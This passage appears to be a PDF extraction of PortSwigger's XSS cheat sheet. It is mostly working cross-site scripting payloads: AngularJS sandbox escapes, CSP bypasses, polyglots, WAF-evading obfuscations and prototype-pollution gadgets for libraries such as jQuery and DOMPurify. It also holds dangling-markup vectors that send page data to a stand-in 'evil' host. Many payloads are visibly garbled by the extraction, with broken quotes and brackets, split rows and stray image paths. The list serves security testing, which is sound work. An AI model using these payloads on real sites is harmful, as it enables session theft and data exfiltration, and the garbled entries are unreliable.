Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	33	<code>{{\\$emit.constructor`alert(1)`()}}</code>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	85	<code><teleport to=script:nth-child(2)>alert&lpar;1&rpar;</teleport></div><script></script></code>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	85	<code><teleport to=script:nth-child(2)>alert&lpar;1&rpar;</teleport></div><script></script></code>	
Version 3	Gareth Heyes (PortSwigger) & Lewis Ardern & PwnFunction (Independent consultant)	35	<code><component is=script text=alert(1)></code>	
AngularJS sandbox escapes reflected				
Version:	Author:	Length:	Vector:	
1.0.1 - 1.1.5	Mario Heiderich (Cure53)	41	<code>{{constructor.constructor('alert(1')())}}</code>	
1.0.1 - 1.1.5 (shorter)	Gareth Heyes (PortSwigger) & Lewis Ardern (Synopsys)	33	<code>{{\\$on.constructor('alert(1')())}}</code>	
1.2.0 - 1.2.1	Jan Horn (Google)	122	<code>{{a='constructor';b=[];a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub)),a).value,0,'alert(1')()')}}</code>	
1.2.2 - 1.2.5	Gareth Heyes (PortSwigger)	23	<code>{{{}}});alert(1)//"}}</code>	
1.2.6 - 1.2.18	Jan Horn (Google)	106	<code>{{{=_''.sub).call.call({\$='constructor'].getOwnPropertyDescriptor(_.__proto__,\$).value,0,'alert(1')()')}}</code>	
1.2.19 - 1.2.23	Mathias Karlsson (Detectify)	124	<code>{{toString.constructor.prototype.toString=toString.constructor.prototype.call;["a","alert(1]").sort(toString.constructor)}};</code>	
1.2.24 - 1.2.29	Gareth Heyes (PortSwigger)	23	<code>{{{}}));alert(1)//"}}</code>	
1.2.27- 1.2.29/1.3.0- 1.3.20	Gareth Heyes (PortSwigger)	23	<code>{{{}}));alert(1)//"}}</code>	
1.3.0	Gábor Molnár (Google)	272	<code>{{!ready && (ready = true) && (!call ? \$\$watchers[0].get(toString.constructor.prototype) : (a = apply) && (apply = constructor) && (valueOf = call) && ('+''.toString('F = Function.prototype;' + 'F.apply = F.a;' + 'delete F.a;' + 'delete F.valueOf;' + 'alert(1);')));}}</code>	
1.3.3 - 1.3.18	Gareth Heyes (PortSwigger)	128	<code>{{{}}[[toString:[].join,length:1,0:'__proto__']].assign=[].join;'a'.constructor.prototype.charAt=[].join;\$eval('x=alert(1)//'))}}</code>	
1.3.19	Gareth Heyes (PortSwigger)	102	<code>{{'a'[[toString:false,valueOf:[].join,length:1,0:'__proto__']].charAt=[].join;\$eval('x=alert(1)//'))}}</code>	
1.3.20	Gareth Heyes (PortSwigger)	65	<code>{{'a'.constructor.prototype.charAt=[].join;\$eval('x=alert(1)')}};</code>	
1.4.0 - 1.4.9	Gareth Heyes (PortSwigger)	74	<code>{{'a'.constructor.prototype.charAt=[].join;\$eval('x=1')}};alert(1)//");}}</code>	
1.5.0 - 1.5.8	Ian Hickey & Gareth Heyes (PortSwigger)	79	<code>{{x={'y':''.constructor.prototype};x['y'].charAt=[].join;\$eval('x=alert(1)')}};</code>	

1.5.9 - 1.5.11	Jan Horn (Google)	517	<pre>{c=c''.sub.call;b=''.sub.bind;a=''.sub.apply; c.\$apply=\$apply;c.\$eval=b;op=\$root.\$\$phase; \$root.\$\$phase=null;od=\$root.\$digest;\$root.\$digest=({}).toString(); C=c.\$apply(c);\$root.\$\$phase=op;\$root.\$digest=od; B=C(b,c,b);\$evalAsync(" astNode=pop();astNode.type='UnaryExpression'; astNode.operator='(window.X?void0:(window.X=true,alert(1)))+'; astNode.argument={type:'Identifier',name:'foo'}; "); m1=B(\$\$asyncQueue.pop().expression,null,\$root); m2=B(C,null,m1); []].push.apply=m2;a=''.sub; \$eval('a(b.c)');[].push.apply=a; }</pre>	
>=1.6.0	Mario Heiderich (Cure53)	41	<pre>{[constructor.constructor('alert(1')())]}</pre>	
>=1.6.0 (shorter)	Gareth Heyes (PortSwigger) & Lewis Ardern (Synopsys)	33	<pre>{[\$on.constructor('alert(1')())]}</pre>	

DOM based AngularJS sandbox escapes (Using orderBy or no \$eval)

Version:	Author:	Length:	Vector:	
1.0.1 - 1.1.5	Mario Heiderich (Cure53)	37	<pre>constructor.constructor('alert(1')())</pre>	
1.2.0 - 1.2.18	Jan Horn (Google)	118	<pre>a='constructor';b= {};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a .sub),a).value,0,'alert(1')())</pre>	
1.2.19 - 1.2.23	Mathias Karlsson (Detectify)	119	<pre>toString.constructor.prototype.toString=toString.constructor.prototype .call;["a","alert(1]").sort(toString.constructor)</pre>	
1.2.24 - 1.2.26	Gareth Heyes (PortSwigger)	317	<pre>{}[['__proto__']]['x']=constructor.getOwnPropertyDescriptor;g={} [['__proto__']]['x'];{}[['__proto__']] ['y']=g('''.sub[['__proto__']], 'constructor');{}[['__proto__']] ['z']=constructor.defineProperty;d={}[['__proto__']] ['z'];d('''.sub[['__proto__']], 'constructor',{value:false});{} [['__proto__']]['y'].value('alert(1')())</pre>	
1.2.27- 1.2.29/1.3.0- 1.3.20	Gareth Heyes (PortSwigger)	20	<pre>{'.'.});alert(1)//";</pre>	
1.4.0-1.4.5	Gareth Heyes (PortSwigger)	75	<pre>'a'.constructor.prototype.charAt=[].join;[1] orderBy:'x=1' } ;alert(1)//';</pre>	
1.4.2-1.5.8	Gareth Heyes (PortSwigger) & Daniel Kachakil (Anvil Ventures)	70	<pre>{y: '' .constructor.prototype}.y.charAt=[].join;[1] orderBy:'x=alert(1' </pre>	
>=1.6.0	Mario Heiderich (Cure53)	37	<pre>constructor.constructor('alert(1')())</pre>	
1.4.4 (without strings)	Gareth Heyes (PortSwigger)	134	<pre>toString().constructor.prototype.charAt=[].join; [1,2] orderBy:toString().constructor.fromCharCode(120,61,97,108,101,11 4,116,40,49,41)</pre>	

AngularJS CSP bypasses

Version:	Author:	Length:	Vector:	
All versions (Chrome)	Gareth Heyes (PortSwigger)	81	<pre><input autofocus ng- focus="\$event.path orderBy:[].constructor.from([1],alert)'"></pre>	
All versions (Chrome) shorter	Gareth Heyes (PortSwigger)	56	<pre><input id=x ng-focus=\$event.path orderBy:'(z=alert)(1)'></pre>	
All versions (all browsers) shorter	Gareth Heyes (PortSwigger)	91	<pre><input autofocus ng- focus="\$event.composedPath() orderBy:[].constructor.from([1],alert)'"></pre>	
1.2.0 - 1.5.0	Eduardo Vela (Google)	190	<pre><div ng-app ng-csp><div ng-focus="x=\$event;" id=f tabindex=0>foo</div> <div ng-repeat="(key, value) in x.view"><div ng-if="key == 'window'"></pre>	

```
{} [1].reduce(value.alert, 1); }>/div></div></div>
```

All versions
(Chrome)
shorter via oncut

Savan Gadiya
(NotSoSecure)

49

```
<input ng-cut=$event.path|orderBy:'(y=alert)(1)'>
```



Scriptless attacks

Dangling markup



Background attribute

```
<body background="//evil? <table background="//evil? <table><thead  
background="//evil? <table><tbody background="//evil? <table><tfoot  
background="//evil? <table><td background="//evil? <table><th  
background="//evil?
```



Link href stylesheet

```
<link rel=stylesheet href="//evil?
```



Link href icon

```
<link rel=icon href="//evil?
```



Meta refresh

```
<meta http-equiv="refresh" content="0; http://evil?
```



Img to pass markup through src attribute

```
<track default src="//evil?
```



Video using source element and src attribute

```
<video><source src="//evil?
```



Audio using source element and src attribute

```
<audio><source src="//evil?
```



Input src

```
<input type=image src="//evil?
```



Button using formaction

```
<form><button style="width:100%;height:100%" type=submit  
formaction="//evil?
```



Input using formaction

```
<form><input type=submit value="XSS" style="width:100%;height:100%"  
type=submit formaction="//evil?
```





Form using action

```
<button form=x style="width:100%;height:100%;"><form id=x action="//evil?">
```



Object data

```
<object data="//evil?">
```



Iframe src

```
<iframe src="//evil?">
```



Embed src

```
<embed src="//evil?">
```



Use textarea to consume markup and post to external site

```
<form><button formaction="//evil">XSS</button><textarea name=x>
```



Pass markup data through window.name using form target

```
<button form=x>XSS</button><form id=x action="//evil target='"
```



Pass markup data through window.name using base target

```
<a href=http://subdomain1.portswigger-labs.net/dangling_markup/name.html>
<font size=100 color=red>You must click me</font></a><base target="
```



Pass markup data through window.name using formtarget

```
<form><input type=submit value="Click me"
formaction=http://subdomain1.portswigger-labs.net/dangling_markup/name.html
formtarget="">
```



Using base href to pass data

```
<a href=abc style="width:100%;height:100%;position:absolute;font-
size:1000px;">xss<base href="//evil/">
```



Using embed window name to pass data from the page

```
<embed src=http://subdomain1.portswigger-labs.net/dangling_markup/name.html
name="">
```



Using iframe window name to pass data from the page

```
<iframe src=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name="">
```



Using object window name to pass data from the page

```
<object data=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name="">
```



Using frame window name to pass data from the page



```
<frameset><frame src=http://subdomain1.portswigger-labs.net/dangling_markup/name.html name="">
```



Overwrite type attribute with image in hidden inputs

```
<input type=hidden type=image src="//evil?">
```



Polyglots



Polyglot payload 1

```
javascript/*-></title></style></textarea></script></xmp>  
<svg/onload='//'+/+/onmouseover=1+/*[]/+alert(1)//'>
```



Polyglot payload 2

```
javascript/*`/*--></noscript></title></textarea></style></template>  
</noembed></script><html \' onmouseover=/&lt;svg/*/onload=alert()//>
```



Polyglot payload 3

```
javascript/*-></title></style></textarea></script></xmp>  
<details/open/ontoggle='//'+/+/onmouseover=1+/*[]/+alert(@PortSwigge  
rRes)//'>
```



WAF bypass global objects



XSS into a JavaScript string: string concatenation (window)

```
';window['ale'+'rt'](window['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: string concatenation (self)

```
';self['ale'+'rt'](self['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: string concatenation (this)

```
';this['ale'+'rt'](this['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: string concatenation (top)

```
';top['ale'+'rt'](top['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: string concatenation (parent)

```
';parent['ale'+'rt'](parent['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: string concatenation (frames)

```
';frames['ale'+'rt'](frames['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: string concatenation (globalThis)

```
';globalThis['ale'+'rt'](globalThis['doc'+'ument']['dom'+'ain']);//
```



XSS into a JavaScript string: comment syntax (window)

```
';window/*foo*/'alert'/*bar*/(window/*foo*/'document'/*bar*/['domain']);//
```



XSS into a JavaScript string: comment syntax (self)

```
';self/*foo*/'alert'/*bar*/(self/*foo*/'document'/*bar*/['domain']);//
```



XSS into a JavaScript string: comment syntax (this)

```
';this/*foo*/'alert'/*bar*/(this/*foo*/'document'/*bar*/['domain']);//
```



XSS into a JavaScript string: comment syntax (top)

```
';top/*foo*/'alert'/*bar*/(top/*foo*/'document'/*bar*/['domain']);//
```





XSS into a JavaScript string: comment syntax (parent)

```
';parent/*foo*/'alert'/*bar*/](parent/*foo*/'document'/*bar*/['domain']);//
```



XSS into a JavaScript string: comment syntax (frames)

```
';frames/*foo*/'alert'/*bar*/](frames/*foo*/'document'/*bar*/['domain']);//
```



XSS into a JavaScript string: comment syntax (globalThis)

```
';globalThis/*foo*/'alert'/*bar*/](globalThis/*foo*/'document'/*bar*/['domain']);//
```



XSS into a JavaScript string: hex escape sequence (window)

```
';window['\x61\x6c\x65\x72\x74'](window['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e']);//
```



XSS into a JavaScript string: hex escape sequence (self)

```
';self['\x61\x6c\x65\x72\x74'](self['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e']);//
```



XSS into a JavaScript string: hex escape sequence (this)

```
';this['\x61\x6c\x65\x72\x74'](this['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e']);//
```



XSS into a JavaScript string: hex escape sequence (top)

```
';top['\x61\x6c\x65\x72\x74'](top['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e']);//
```



XSS into a JavaScript string: hex escape sequence (parent)

```
';parent['\x61\x6c\x65\x72\x74'](parent['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e']);//
```



XSS into a JavaScript string: hex escape sequence (frames)

```
';frames['\x61\x6c\x65\x72\x74'](frames['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e']);//
```



XSS into a JavaScript string: hex escape sequence (globalThis)

```
';globalThis['\x61\x6c\x65\x72\x74'](globalThis['\x64\x6f\x63\x75\x6d\x65\x6e\x74'] ['\x64\x6f\x6d\x61\x69\x6e']);//
```



XSS into a JavaScript string: hex escape sequence and base64 encoded string (window)

```
';window['\x65\x76\x61\x6c']('window["\x61\x6c\x65\x72\x74"] (window["\x61\x74\x6f\x62"]("WFNT")));//
```



XSS into a JavaScript string: hex escape sequence and base64 encoded string (self)

```
';self['\x65\x76\x61\x6c']('self["\x61\x6c\x65\x72\x74"] (self["\x61\x74\x6f\x62"]("WFNT")));//
```



XSS into a JavaScript string: hex escape sequence and base64 encoded string (this)

```
';this['\x65\x76\x61\x6c']('this["\x61\x6c\x65\x72\x74"] (this["\x61\x74\x6f\x62"]("WFNT")));//
```




XSS into a JavaScript string: hex escape sequence and base64 encoded string (top)

```
';top['\x65\x76\x61\x6c']('top["\x61\x6c\x65\x72\x74"] (top["\x61\x74\x6f\x62"]("WFNT")));//
```




XSS into a JavaScript string: hex escape sequence and base64 encoded string (parent)

```
';parent['\x65\x76\x61\x6c']('parent["\x61\x6c\x65\x72\x74"] (parent["\x61\x74\x6f\x62"]("WFNT")));//
```



XSS into a JavaScript string: hex escape sequence and base64 encoded string (frames)

```
';frames['\x65\x76\x61\x6c']('frames["\x61\x6c\x65\x72\x74"] (frames["\x61\x74\x6f\x62"]("WFNT")));//
```



XSS into a JavaScript string: hex escape sequence

```
';globalThis['\x65\x76\x61\x6c']('globalThis["\x61\x6c\x65\x72\x74"]
```



and base64 encoded string (globalThis)

(globalThis["\x61\x74\x6f\x62"]("WFNT"))');//



XSS into a JavaScript string: octal escape sequence (window)
';window['\141\154\145\162\164']('130\123\123');//



XSS into a JavaScript string: octal escape sequence (self)
';self['\141\154\145\162\164']('130\123\123');//



XSS into a JavaScript string: octal escape sequence (this)
';this['\141\154\145\162\164']('130\123\123');//



XSS into a JavaScript string: octal escape sequence (top)
';top['\141\154\145\162\164']('130\123\123');//



XSS into a JavaScript string: octal escape sequence (parent)
';parent['\141\154\145\162\164']('130\123\123');//



XSS into a JavaScript string: octal escape sequence (frames)
';frames['\141\154\145\162\164']('130\123\123');//



XSS into a JavaScript string: octal escape sequence (globalThis)
';globalThis['\141\154\145\162\164']('130\123\123');//



XSS into a JavaScript string: unicode escape (window)
';window['\u0061\u006c\u0065\u0072\u0074']('u0058\u0053\u0053');//



XSS into a JavaScript string: unicode escape (self)
';self['\u0061\u006c\u0065\u0072\u0074']('u0058\u0053\u0053');//



XSS into a JavaScript string: unicode escape (this)
';this['\u0061\u006c\u0065\u0072\u0074']('u0058\u0053\u0053');//



XSS into a JavaScript string: unicode escape (top)
';top['\u0061\u006c\u0065\u0072\u0074']('u0058\u0053\u0053');//



XSS into a JavaScript string: unicode escape (parent)
';parent['\u0061\u006c\u0065\u0072\u0074']('u0058\u0053\u0053');//



XSS into a JavaScript string: unicode escape (frames)
';frames['\u0061\u006c\u0065\u0072\u0074']('u0058\u0053\u0053');//



XSS into a JavaScript string: unicode escape (globalThis)
';globalThis['\u0061\u006c\u0065\u0072\u0074']('u0058\u0053\u0053');//



XSS into a JavaScript string: RegExp source property (window)
';window[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (self)
';self[/al/.source+/ert/.source](/XSS/.source);//



XSS into a JavaScript string: RegExp source property (this)
';this[/al/.source+/ert/.source](/XSS/.source);//





property (this)

XSS into a JavaScript string: RegExp source
property (top)

' ;top[/al/.source+ /ert/.source](/XSS/.source);//

XSS into a JavaScript string: RegExp source
property (parent)

' ;parent[/al/.source+ /ert/.source](/XSS/.source);//

XSS into a JavaScript string: RegExp source
property (frames)

' ;frames[/al/.source+ /ert/.source](/XSS/.source);//

XSS into a JavaScript string: RegExp source
property (globalThis)

' ;globalThis[/al/.source+ /ert/.source](/XSS/.source);//

XSS into a JavaScript string: Hieroglyphy/JSFuck
(window)


' ;window[(+{}+[]) [+!![]]+(! []+[]) [!+[]+!![]]+([][][]+[]) [!+[]+!![]]+(!![]+[]) [+!![]]+(!![]+[]) [+[]]]((+{}+[]) [+!![]]);//

XSS into a JavaScript string: Hieroglyphy/JSFuck
(self)

' ;self[(+{}+[]) [+!![]]+(! []+[]) [!+[]+!![]]+([][][]+[]) [!+[]+!![]]+(!![]+[]) [+!![]]+(!![]+[]) [+[]]]((+{}+[]) [+!![]]);//

XSS into a JavaScript string: Hieroglyphy/JSFuck
(this)

' ;this[(+{}+[]) [+!![]]+(! []+[]) [!+[]+!![]]+([][][]+[]) [!+[]+!![]]+(!![]+[]) [+!![]]+(!![]+[]) [+[]]]((+{}+[]) [+!![]]);//

XSS into a JavaScript string: Hieroglyphy/JSFuck
(top)

' ;top[(+{}+[]) [+!![]]+(! []+[]) [!+[]+!![]]+([][][]+[]) [!+[]+!![]]+(!![]+[]) [+!![]]+(!![]+[]) [+[]]]((+{}+[]) [+!![]]);//

XSS into a JavaScript string: Hieroglyphy/JSFuck
(parent)

' ;parent[(+{}+[]) [+!![]]+(! []+[]) [!+[]+!![]]+([][][]+[]) [!+[]+!![]]+(!![]+[]) [+!![]]+(!![]+[]) [+[]]]((+{}+[]) [+!![]]);//

XSS into a JavaScript string: Hieroglyphy/JSFuck
(frames)

' ;frames[(+{}+[]) [+!![]]+(! []+[]) [!+[]+!![]]+([][][]+[]) [!+[]+!![]]+(!![]+[]) [+!![]]+(!![]+[]) [+[]]]((+{}+[]) [+!![]]);//

XSS into a JavaScript string: Hieroglyphy/JSFuck
(globalThis)

' ;globalThis[(+{}+[]) [+!![]]+(! []+[]) [!+[]+!![]]+([][][]+[]) [!+[]+!![]]+(!![]+[]) [+!![]]+(!![]+[]) [+[]]]((+{}+[]) [+!![]]);//



Content types

This section lists content-types that can be used for XSS with the X-Content-Type-Options: nosniff header active.

Content-Type	Browsers	PoC
text/html		<script>alert(document.domain)</script>
application/xhtml+xml		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
application/xml		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
text/xml		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
image/svg+xml		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
text/xsl		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
application/vnd.wap.xhtml+xml		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
text/rdf		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
application/rdf+xml		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
application/mathml+xml		<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(document.domain)</x:script>
text/vtt		<script>alert(document.domain)</script>
text/cache-manifest		<script>alert(document.domain)</script>

Response content types

This section lists content-types that can be used for XSS when you can inject into the content-type header.

Content-Type	Browsers	PoC
text/plain; x=x, text/html, foobar	Chrome, Edge	<script>alert(document.domain)</script>
text/html(xxx	Chrome, Edge	<script>alert(document.domain)</script>
text/html xxx	Chrome, Edge	<script>alert(document.domain)</script>
text/html xxx	Chrome, Edge	<script>alert(document.domain)</script>
text/html, xxx	Chrome, Edge, IE	<script>alert(document.domain)</script>
text/html; xxx	Chrome, Edge, IE	<script>alert(document.domain)</script>

Impossible labs

To find out what these are for, please refer to [Documenting the impossible: Unexploitable XSS labs](#).

Title	Description	Length	Closest vector limit	Link
Basic context, WAF blocks <a-zA-Z>	This lab captures the scenario when you can't use an open tag followed by an alphanumeric character. Sometimes you can solve this problem by bypassing the WAF entirely, but what about when that's not an option? Certain versions of .NET have this behaviour, and it's only known to be exploitable in old IE with <%tag.	N/A	N/A	🔗
Script based injection but quotes, forward slash and backslash are escaped	We often encounter this situation in the wild: you have an injection inside a JavaScript variable and can inject angle brackets, but quotes and forward/backslashes are escaped so you can't simply close the script block. The closest we've got to solving this is when you have multiple injection points. The first within a script based context and the second in HTML .	N/A	N/A	🔗
innerHTML context but no equals allowed	You have a site that processes the query string and URL decodes the parameters but splits on the equals then assigns to innerHTML. In this context <script> doesn't work and we can't use = to create an event.	N/A	N/A	🔗
Basic context length limit	This lab's injection occurs within the basic HTML context but has a length limitation of 15. Filedescriptor came up with a vector that could execute JavaScript in 16 characters: <q oncut=alert`` but can you beat it?	15	<q oncut=alert``	🔗
Attribute context length limit	The context of this lab inside an attribute with a length limitation of 14 characters. We came up with a vector that executes JavaScript in 15 characters: "oncut=alert``+ the plus is a trailing space. Do you think you can beat it?	14	"oncut=alert``	🔗
Basic context length limit, arbitrary code	It's all well and good executing JavaScript but if all you can do is call alert what use is that? In this lab we demonstrate the shortest possible way to execute arbitrary code.	19	<q oncut=eval(name)	🔗
Attribute context length limit arbitrary code	Again calling alert proves you can call a function but we created another lab to find the shortest possible attribute based injection with arbitrary JavaScript.	17	See link	🔗
Injection occurs inside a frameset but before the body	We received a request from twitter about this next lab. It occurs within a frameset but before a body tag with equals filtered. You would think you could inject a closing frameset followed by a script block but that would be too easy.	N/A	N/A	🔗
Injection occurs inside single quoted string, only characters a-zA-Z0-9+'.' are allowed.	The injection occurs within a single quoted string and the challenge is to execute arbitrary code using the charset a-zA-Z0-9+'.'. Luan Herrera solved this lab in an amazing way, you can view the solution in the following post .	N/A	N/A	🔗

Prototype pollution

Library	Payload	Author	Version	Fingerprint
Wistia Embedded Video	<script> Object.prototype.innerHTML = ''; </script>	William Bowling	All versions	return (typeof wistiaEmbeds !== 'undefined')
\$(x).off jQuery	<script> Object.prototype.preventDefault='x'; Object.prototype.handleObj='x'; Object.prototype.delegateTarget=''; /* No extra code needed for jQuery 1 & 2 */\$(document).off('foobar'); </script>	Sergey Bobrov	All versions	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
\$(html) jQuery	<script> Object.prototype.div=['1','','1'] </script><script> \$('<div x="x"></div>') </script>	Sergey Bobrov	All versions	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
\$.get jQuery	<script> Object.prototype.url = ['data:,alert(1)//']; </script>	Michał Bentkowski	>= 3.0.0	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')

	Object.prototype.dataType = 'script'; </script> <script> \$.get('https://google.com/'); .post('https://google.com/'); </script>			
\$SCRIPT jQuery	<script> Object.prototype.src = ['data:,alert(1)//'] </script> <script> .getScript('https://google.com/') </script>	s1rlus	= 3.4.0	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
\$SCRIPT jQuery	<script> Object.prototype.url = 'data:,alert(1)//' </script> <script> .getScript('https://google.com/') </script>	s1rlus	3.0.0 - 3.3.1	return (typeof \$!== 'undefined' && typeof \$.fn !== 'undefined' && typeof \$.fn.jquery !== 'undefined')
Google reCAPTCHA	<script> Object.prototype.srcdoc=['<script>alert(1) </script>'] </script> <div class="g-recaptcha" data-sitekey="your-site-key"/>	s1rlus		return (typeof re captcha !== 'undefined')
Twitter Universal Website Tag	<script> Object.prototype.hif = ['javascript:alert(document.domain)']; </script>	Sergey Bobrov		return (typeof twq !== 'undefined' && typeof twq.version !== 'undefined')
Tealium Universal Tag	<script> Object.prototype.attrs = {src:1}; Object.prototype.src='https://portswigger-labs.net/xss/xss.js' </script>	Sergey Bobrov		return (typeof utag !== 'undefined' && typeof utag.id !== 'undefined')
Akamai Boomerang	<script>Object.prototype.BOOMR = 1; Object.prototype.url='https://portswigger-labs.net/xss/xss.js'</script>	s1rlus		return (typeof BOOMR !== 'undefined')
Lodash	<script> Object.prototype.sourceURL = '\u2028\u2029alert(1)' </script> <script> _.template('test') </script>	Alex Brasetvik	<= 4.17.15	return (typeof _ !== 'undefined' && typeof _.template !== 'undefined')
sanitize-html	<script> Object.prototype['*'] = ['onload']</script> <script> document.write(sanitizeHtml('<iframe onload=alert(1)>')) </script>	Michał Bentkowski		return (typeof sanitizeHtml !== 'undefined')
js-xss	<script> Object.prototype.whiteList = {img: ['onerror', 'src']} </script> <script> document.write(filterXSS('')) </script>	Michał Bentkowski		return (typeof filterXSS !== 'undefined')
DOMPurify	<script> Object.prototype.ALLOWED_ATTR = ['onerror', 'src'] </script> <script> document.write(DOMPurify.sanitize('')) </script>	Michał Bentkowski	<= 2.0.12	return (typeof DOMPurify !== 'undefined')
DOMPurify	<script> Object.prototype.documentElementMode = 9 </script>	Michał Bentkowski	<= 2.0.12	return (typeof DOMPurify !== 'undefined')

Closure	<pre><script> const html = ''; const sanitizer = new goog.html.sanitizer.HtmlSanitizer(); const sanitized = sanitizer.sanitize(html); const node = goog.dom.safeHtmlToNode(sanitized); document.body.append(node); </script></pre>	Michał Bentkowski	return (typeof goog !== 'undefined' && typeof goog.basePath !== 'undefined')
Closure	<pre><script> Object.prototype.CLOSURE_BASE_PATH = 'data:,alert(1)//'; </script></pre>	Michał Bentkowski	return (typeof goog !== 'undefined' && typeof goog.basePath !== 'undefined')
Marionette.js / Backbone.js	<pre><script> Object.prototype.tagName = 'img' Object.prototype.src = ['x:x'] Object.prototype.onerror = ['alert(1)'] </script> <script> (function() { var View = Mn.View.extend({template: '#template-layout'}); var App = Mn.Application.extend({region: '#app', onStart: function() {this.showView(new View());}}); var app = new App(); app.start(); })(); </script> <div id="template-layout" type="x- template/underscore">xxx</div></pre>	Sergey Bobrov	return (typeof Marionette !== 'undefined') return (typeof Backbone !== 'undefined' && typeof Backbone.VERSION !== 'undefined')
Adobe Dynamic Tag Management	<pre><script> Object.prototype.src='data:,alert(1)//' </script></pre>	Sergey Bobrov	return (typeof _satellite !== 'undefined')
Embedly Cards	<pre><script> Object.prototype.onload = 'alert(1)' </script></pre>	Guilherme Keerok	return (typeof window.embedly !== 'undefined')
Segment Analytics.js	<pre><script> Object.prototype.script = [1,'<img/src/onerror=alert(1)>','<img/src/one rror=alert(2)>'] </script></pre>	Sergey Bobrov	return (typeof analytics !== 'undefined' && typeof analytics.SNIPPET_VERSION !== 'undefined')
Knockout.js	<pre><strong data-bind="text:'hello'"> <script> Object.prototype[4] = 'a':1, [alert(1)]:1, 'b"; Object.prototype[5] = ', '; </script><script> ko.applyBindings({}) </script></pre>	Michał Bentkowski	

Classic vectors (XSS crypt)

Image src with JavaScript protocol		
Body background with JavaScript protocol	<body background="javascript:alert(1)">	
Iframe data urls no longer work as modern browsers use a null origin	<iframe src="data:text/html,">	
VBScript protocol used to work in IE	XSS XSS XSS XSS XSS	
JScript compact was a minimal version of JS that wasn't widely used in IE	test test	

JScript.Encode allows encoded JavaScript	>XSS >XSS	
VBScript.Encoded allows encoded VBScript	<iframe onload=VBScript.Encode:#@~^CAAAAA==\ko\$K6,FoQIAAA==^#~@> <iframe language=VBScript.Encode onload=#@~^CAAAAA==\ko\$K6,FoQIAAA==^#~@>	
JavaScript entities used to work in Netscape Navigator	XSS	
JavaScript stylesheets used to be supported by Netscape Navigator	<link href="xss.js" rel=stylesheet type="text/javascript">	
Button used to consume markup	<form><button name=x formaction=x>stealme	
IE9 select elements and plaintext used to consume markup	<form action=x><button>XSS</button><select name=x><option><plaintext><script>token="supersecret"</script>	
XBL Firefox only <= 2	<div style="-moz-binding:url(/businessinfo.co.uk/labs/xbl/xbl.xml#xss)"><div style="\-moz-bindin\67:url(/businessinfo.co.uk/labs/xbl/xbl.xml#xss)"> <div style="-moz-bindin\67:url(/businessinfo.co.uk/lab s/xbl/xbl.xml#xss)"> <div style="-moz-bindin\67:url(/businessinfo.co.uk/lab s/xbl/xbl.xml#xss)">	
XBL also worked in FF3.5 using data urls		
CSS expressions <=IE7	<div style=xss:expression(alert(1))> <div style=xss:expression(1)-alert(1)> <div style=xss:expression\0e(alert(1))> <div style=xss:expression\006e(alert(1))> <div style=xss:expression\00006e(alert(1))> <div style=xss:expression\6e(alert(1))> <div style=xss:expression\#x5c;6e(alert(1))>	
In quirks mode IE allowed you to use = instead of :	<div style=xss=expression(alert(1))> <div style="color=red">test</div>	
Behaviors for older modes of IE	XSS	
Older versions of IE supported event handlers in functions	<script> function window.onload(){ alert(1); } </script> <script> function window:.onload(){ alert(1); } </script> <script> function window.location() { } </script> <body> <script> function/*<img src=1 onerror=alert(1)*/.document.body.innerHTML{} </script> </body> <body> <script> function document.body.innerHTML(){ x = "<img src=1 onerror=alert(1)"; } </script> </body>	
GreyMagic HTML+time exploit (no longer works even in 5 docmode)	<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2"?><t:set attributeName="innerHTML" to="XSS"> </BODY></HTML>	
Firefox allows NULLs after &	Firefox	
Firefox allows NULLs inside named entities	Firefox	
Firefox allows NULL characters inside opening comments	<!-- ><iframe/onload=alert(1)>> --> <!-- ><iframe/onload=alert(1)>> -->	
Safari used to allow any tag to have a onload event inside SVG	<svg><xss onload=alert(1)>	

e

Isindex using src attribute

```
<isindex type=image src="//evil?
```



e

